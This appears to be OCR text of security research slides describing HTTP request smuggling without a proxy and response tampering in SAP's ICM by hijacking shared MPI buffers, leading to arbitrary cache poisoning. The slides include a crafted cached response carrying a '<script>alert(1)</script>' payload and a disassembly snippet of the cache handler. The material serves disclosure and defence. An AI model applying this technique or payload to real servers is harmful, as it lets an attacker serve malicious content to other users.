


Smuggling without a Proxy


- Steps:
  a. Attacker **hijack** MPI Buffer
  b. Victim **place request** in hijacked buffer
  c. Attacker **tamper** Victim's request
  d. Victim receives **malicious response**
- Same HTTP Smuggling exploitation
- No proxy is required, but less reliable
- Multi-Purpose Buffers… Requests or Response?




Response Tampering



Response Tampering



Response Tampering



ICM Arbitrary Cache Poisoning

ICM WT 1 I/O Handler

TTP 200 OK
Sap-Cache-Control: …
Content-Length: 25

<script>alert(1)</script>

ICM WT 1

MPI Buffer

```
HTTP 200 OK\r\n
Sap-Cache-Control: Max-Age=100\r\n
Content-Length: 25\r\n
\r\n
<script>alert(1)</script>[x00]
```

WT 1 OFFSET: 88 WT 2 OFFSET: 53

Shared Memory

Free MPI Buffer	GET /A HTTP/1.1	HTTP/1.1 200 OK

Java Process

ICM WT 2 I/O Handler

HTTP/1.1 200 OK

ICM WT 2


Response Parser

Cache Handler

```
lea     rsi, cs:783CDBh ; "sap-cache-control"
mov     edx, 11h
mov     rdi, r13
call    IctHttpGetExtFieldByRawName
test    rax, rax
mov     r14, rax
jnz     loc_56699C
```

